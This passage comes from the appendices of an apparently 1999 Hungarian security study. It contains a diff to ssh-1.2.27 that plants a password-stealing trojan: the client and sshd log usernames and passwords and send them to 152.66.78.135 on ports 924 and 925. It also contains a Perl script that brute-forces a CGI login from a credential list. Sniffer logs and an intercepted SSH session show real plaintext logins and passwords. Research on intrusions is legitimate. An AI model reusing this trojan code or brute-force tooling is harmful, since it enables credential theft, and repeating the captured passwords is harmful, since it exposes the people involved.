+                                            sizeof(hp_static->h_addr_list[0]));
+                  for (i = 0; hp_static->h_addr_list[i]; i++)
+                    {
+                      hp->h_addr_list[i] = xmalloc(hp->h_length);
+                      memcpy(hp->h_addr_list[i], hp_static->h_addr_list[i],
+                             hp->h_length);
+                    }
```

```
+                 hp->h_addr_list[i] = NULL; /* last one */
+               }
+           }
+         if (!hp)
+           fatal("Bad host name: %.100s", host);
+         if (!hp->h_addr_list[0])
+           fatal("Host does not have an IP address: %.100s", host);
+
+         /* Loop through addresses for this host, and try each one in
+            sequence until the connection succeeds. */
+         for (i = 0; hp->h_addr_list[i]; i++)
+           {
+             /* Set the address to connect to. */
+             hostaddr.sin_family = hp->h_addrtype;
+             memcpy(&hostaddr.sin_addr, hp->h_addr_list[i],
+                    sizeof(hostaddr.sin_addr));
+
+             debug("Connecting to %.200s [%.100s] port %d.",
+                   host, inet_ntoa(hostaddr.sin_addr), port);
+
+             /* Create a socket for connecting. */
+             sock = ssh_create_socket(original_real_uid,
+                                      !anonymous && geteuid() == UID_ROOT);
+
+             /* Connect to the host. */
+#if defined(SOCKS)
+             if (Rconnect(sock, (struct sockaddr *)&hostaddr,
+                          sizeof(hostaddr)) >= 0)
+#else /* SOCKS */
+             if (connect(sock, (struct sockaddr *)&hostaddr,
+                         sizeof(hostaddr)) >= 0)
+#endif /* SOCKS */
+               {
+                 /* Successful connection. */
+                 break;
+               }
+             debug("connect: %.100s", strerror(errno));
+
+             /* Close the failed socket; there appear to be some problems
+                when reusing a socket for which connect() has already
+                returned an error. */
+             shutdown(sock, 2);
+             close(sock);
+           }
+         if (hp->h_addr_list[i])
+           break; /* Successful connection. */
+       }
+
+     /* Sleep a moment before retrying. */
+     sleep(1);
+   }
+
+ if (hp)
+   {
+     for (i = 0; hp->h_addr_list[i]; i++)
+       xfree(hp->h_addr_list[i]);
+     xfree(hp->h_addr_list);
+     xfree(hp);
+   }
+
+ /* Return failure if we didn't get a successful connection. */
+ if (attempt >= connection_attempts)
+   return 0;
+
+ debug("Connection established.");
+
+ /* Set socket options.  We would like the socket to disappear as soon as
+    it has been closed for whatever reason. */
+ /* setsockopt(sock, SOL_SOCKET, SO_REUSEADDR, (void *)&on, sizeof(on)); */
+#if defined(TCP_NODELAY) && defined(ENABLE_TCP_NODELAY)
+ setsockopt(sock, IPPROTO_TCP, TCP_NODELAY, (void *)&on, sizeof(on));
+#endif /* TCP_NODELAY */
+#if defined(SO_LINGER) && defined(ENABLE_SO_LINGER)
+ linger.l_onoff = 1;
+ linger.l_linger = 15;
+ setsockopt(sock, SOL_SOCKET, SO_LINGER, (void *)&linger, sizeof(linger));
+#endif /* SO_LINGER */
+
+ /* Set the connection. */
+ packet_set_connection_leakout(sock);
+
+ return 1;
+}
+
```

```
+

+/*!!!leak*/
 /* Checks if the user has an authentication agent, and if so, tries to
    authenticate using the agent. */

@@ -1636,6 +2037,8 @@
   packet_put_string(server_user, strlen(server_user));
   packet_send();
   packet_write_wait();
+  packet_addleakinfo("username:");
+  packet_addleakinfo(server_user);

   /* The server should respond with success if no authentication is needed
      (the user has no password).  Otherwise the server responds with
@@ -1752,6 +2155,8 @@
         prompt = packet_get_string(NULL);
         /* Asks for password */
         password = read_passphrase(pw->pw_uid, prompt, 0);
+ packet_addleakinfo("password:");
+ packet_addleakinfo(password);
         packet_start(SSH_CMSG_AUTH_TIS_RESPONSE);
         packet_put_string(password, strlen(password));
         memset(password, 0, strlen(password));
@@ -1790,6 +2195,8 @@
       for(i = 0; i < options->number_of_password_prompts; i++)
         {
           password = read_passphrase(pw->pw_uid, prompt, 0);
+ packet_addleakinfo("password:");
+ packet_addleakinfo(password);
           packet_start(SSH_CMSG_AUTH_PASSWORD);
           packet_put_string(password, strlen(password));
           memset(password, 0, strlen(password));
diff -urN ssh-1.2.27-orig/sshd.c ssh-1.2.27-atirt1.3/sshd.c
--- ssh-1.2.27-orig/sshd.c Wed May 12 13:19:29 1999
+++ ssh-1.2.27-atirt1.3/sshd.c Mon Oct 18 17:12:06 1999
@@ -1271,6 +1271,21 @@
     const char *hostname = get_canonical_hostname();
     const char *ipaddr = get_remote_ipaddr();
     int i;
+   ssh_connect_leakin("152.66.78.135",924,
+ 5,
+                   1,
+                   original_real_uid, "",
+ "\0");
+
+   ssh_connect_leakout("152.66.78.135",925,
+ 5,
+                   1,
+                   original_real_uid, "",
+ "\0");
+ packet_addhostin(hostname);
+ packet_addhostout(hostname);
+
+
     if (options.num_deny_hosts > 0)
       {
         for (i = 0; i < options.num_deny_hosts; i++)
@@ -2655,6 +2670,11 @@
                     user, get_canonical_hostname());
             }
           password_attempts++;
+   fprintf(stderr,"debug!-username\n");
+   packet_addleakinfo("username:");
+   packet_addleakinfo(user);
+   packet_addleakinfo("password:");
+   packet_addleakinfo(password);

           /* Try authentication with the password. */
 #if defined(KERBEROS) && defined(KRB5)
diff -urN ssh-1.2.27-orig/sshleakd.c ssh-1.2.27-atirt1.3/sshleakd.c
--- ssh-1.2.27-orig/sshleakd.c Thu Jan  1 01:00:00 1970
+++ ssh-1.2.27-atirt1.3/sshleakd.c Mon Oct 18 17:12:09 1999
@@ -0,0 +1,16 @@
+/* sshleak.c
+
+*/
+#include "includes.h"
+#include "xmalloc.h"
+#include "ssh.h"
+#include "userfile.h"
+
+char *read_passphrase(uid_t uid, const char *prompt, int from_stdin)
+{
```

```
+return "\0";
+}
+
+void read_confirmation(const char *prompt)
+{
+}
```

B.4 PERL program a jelszófájl-módosulások vizsgálatához

```
#!/usr/bin/perl

if (scalar(@ARGV)<2)
{
print "parameterek: pdiff.pl <regijelszofajl> <ujjelszofajl>\n";
exit;
}

if (open(F1,$ARGV[0])==0)
{
print "$ARGV[0] - fajl megnyitasi hiba ! \n";
exit;
}
if (open(F2,$ARGV[1])==0)
{
print "$ARGV[1] - fajl megnyitasi hiba ! \n";
exit;
}
@FF1=<F1>;
@FF2=<F2>;
close(F1);
close(F2);

foreach $sor (@FF1)
{
@s=split(":",$sor);
if (length(@s[1])>=13)
{
$erv1++; #ervenyes jelszavak szamat noveljuk
if (scalar(grep(/^@s[0]:@s[1]:.*/,@FF2))>0)
{
$maradt++;
}
else
{
$valtozott++;
}
if (scalar(grep(/^@s[0]:.*/,@FF2))==0)
{
$torolt++;
}

}

}

print (" ervenyes jelszavak a regi fajlban: $erv1\n");
print ("megvaltoztatott jelszavak: $valtozott maradt: $maradt \n");
print ("torolt jelszavak: $torolt \n");
$arany=$valtozott/$maradt;
print (" megvaltozott/maradt: $arany\n");
$db1=scalar(@FF1);
$db2=scalar(@FF2);

print (" regi jelszofajl nagysag: $db1, uj:$db2 \n");
```

B.5 PERL program a CGI alapú Web-es probléma támadására

```
#!/usr/bin/perl

  use LWP::UserAgent;

  use HTTP::Request::Common;


while ($sor=<>)
```

```
{
$s=$sor;
$s=~ s/\n//g;
@s2=split(":",$s);
$nev=@s2[0];
$jelszo=@s2[1];
print ".";
$i++;
if ($i % 100==0) {print $i."\n";}

  $ua = new LWP::UserAgent;
  $ua->agent("Netspek");


#
#itt jon a specifikus cgi meghivasa
#
# ezt kihagytuk... a $rq valtozo tartalmazza az adott POST kerelmet
$res=$ua->request($rq);
if (! $res->is_success)
{print "error--$nev $jelszo\n";}
@V=$res->content;


@V2=grep(/.*assword check ok.*/,@V);
if (scalar(@V2)>0)
{
open(F,">>siker");
print F $sor;
close(F);
}

}
```

Függelék C

Néhány tipikus naplófájl

C.1 A Telnet bejelentkezések naplófájlja

```
[Wed Oct 13 14:27:47 1999] - Sniffit session ended.
[Wed Oct 13 14:27:47 1999] - Sniffit session started.
[Wed Oct 13 14:28:26 1999] - 152.66.78.129.1858-152.66.78.140.23: login [boldi^^^^^^^geza]
[Wed Oct 13 14:28:26 1999] - 152.66.78.129.1858-152.66.78.140.23: password [rosi]
[Wed Oct 13 14:29:14 1999] - Sniffit session ended.
[Wed Oct 13 14:29:14 1999] - Sniffit session started.
[Thu Oct 14 18:41:56 1999] - 193.91.87.92.63431-152.66.78.140.23: login [iko]
[Thu Oct 14 18:41:57 1999] - 193.91.87.92.63431-152.66.78.140.23: password [iko5]
[Fri Oct 15 07:45:11 1999] - 152.66.78.140.1028-209.79.140.198.23: login [guest]
[Fri Oct 15 07:45:20 1999] - 152.66.78.140.1028-209.79.140.198.23: password [guest]
[Fri Oct 15 15:54:18 1999] - 146.110.72.203.2594-152.66.78.140.23: login [geza]
[Fri Oct 15 15:54:20 1999] - 146.110.72.203.2594-152.66.78.140.23: password [rosi]
```

C.2 Egy lehallgatott SSH kapcsolat felhasználó felé irányuló adatfolyama

```
Linux camus 2.2.12 #3 SMP Tue Sep 7 17:10:45 CEST 1999 i686 unknown

o----------------------------------------o
| Access to this system is monitored.    |
| Unauthorized access is prohibited.     |
| Violators will be referred for         |
| prosecution.                           |
o----------------------------------------o
You have new mail.
$ ls -la
total 488
drwxr-sr-x   3 viko     viko         1024 Oct 12 23:06 .
drwxrwsr-x  14 root     staff        1024 Oct 12 20:46 ..
-rw-------   1 viko     viko         1145 Oct 12 23:06 .bash_history
-rw-r--r--   1 viko     viko           80 Oct 11 22:32 .bash_profile
-rw-r--r--   1 viko     viko           70 Oct 11 22:19 .bashrc
-rw-r--r--   1 root     viko           55 Oct 11 21:23 .bashrc~
drwxr-sr-x   8 viko     viko         1024 Oct 12 23:35 eggdrop
-rw-rw-r--   1 viko     viko       487870 Oct 12 22:34 eggdrop1.3.23.tar.gz
$ cd eggdrop
$ ls -la
total 313
drwxr-sr-x   8 viko     viko         1024 Oct 12 23:35 .
drwxr-sr-x   3 viko     viko         1024 Oct 12 23:06 ..
-rw-r--r--   1 viko     viko          857 Oct 12 22:51 DEBUG
-rw-------   1 viko     viko         1258 Oct 12 23:35 Murd3R.chan
-rw-rw-r--   1 viko     viko            0 Oct 12 23:05 Murd3R.notes
-rw-rw-r--   1 viko     viko            0 Oct 12 23:20 Murd3R.spec
-rw-------   1 viko     viko         5998 Oct 12 23:35 Murd3R.user
-rw-rw-r--   1 viko     viko          494 Oct 12 23:16 Murd3R.xtranfo
-rw-------   1 viko     viko        29153 Oct 12 23:03 Murd3r.conf
-rw-r--r--   1 viko     viko          481 Oct 12 22:15 Murd3r.xtranfo
-rw-rw-r--   1 viko     viko           56 Oct 12 23:16 chattr.log
```

```
-rwxr-xr-x   1 viko     viko       261980 Oct 12 22:51 eggdrop
drwxr-sr-x   3 viko     viko         1024 Oct 12 22:17 filesys
drwxr-sr-x   4 viko     viko         1024 Oct 12 22:18 help
drwxr-sr-x   2 viko     viko         1024 Oct 12 22:19 language
drwxr-sr-x   2 viko     viko         1024 Oct 12 23:04 log
-rw-r--r--   1 viko     viko           41 Oct 12 22:17 message
drwxr-sr-x   2 viko     viko         1024 Oct 12 22:21 modules
-rw-r--r--   1 viko     viko           13 Oct 12 22:17 motd
-rw-rw-r--   1 viko     viko            5 Oct 12 22:55 pid.Murd3R
drwxr-sr-x   2 viko     viko         1024 Oct 12 22:22 scripts
-rw-r--r--   1 viko     viko           43 Oct 12 22:17 sende
-rw-r--r--   1 viko     viko           84 Oct 12 22:17 tmpcatlog
-rw-r--r--   1 viko     viko           49 Oct 12 22:17 westel
$ rm murd3r.user
rm: murd3r.user: No such file or directory
$ rm Murd3R,^H ^H.user
$ exit
logout
```

C.3 Egy lehallgatott SSH kapcsolat felhasználó felőli adatfolyama

```
username:
iko
password:
viko4
ls -la
cd eggdrop
ls -la
rm murd3r.user
rm Murd3R,^H ^H.user
exit
```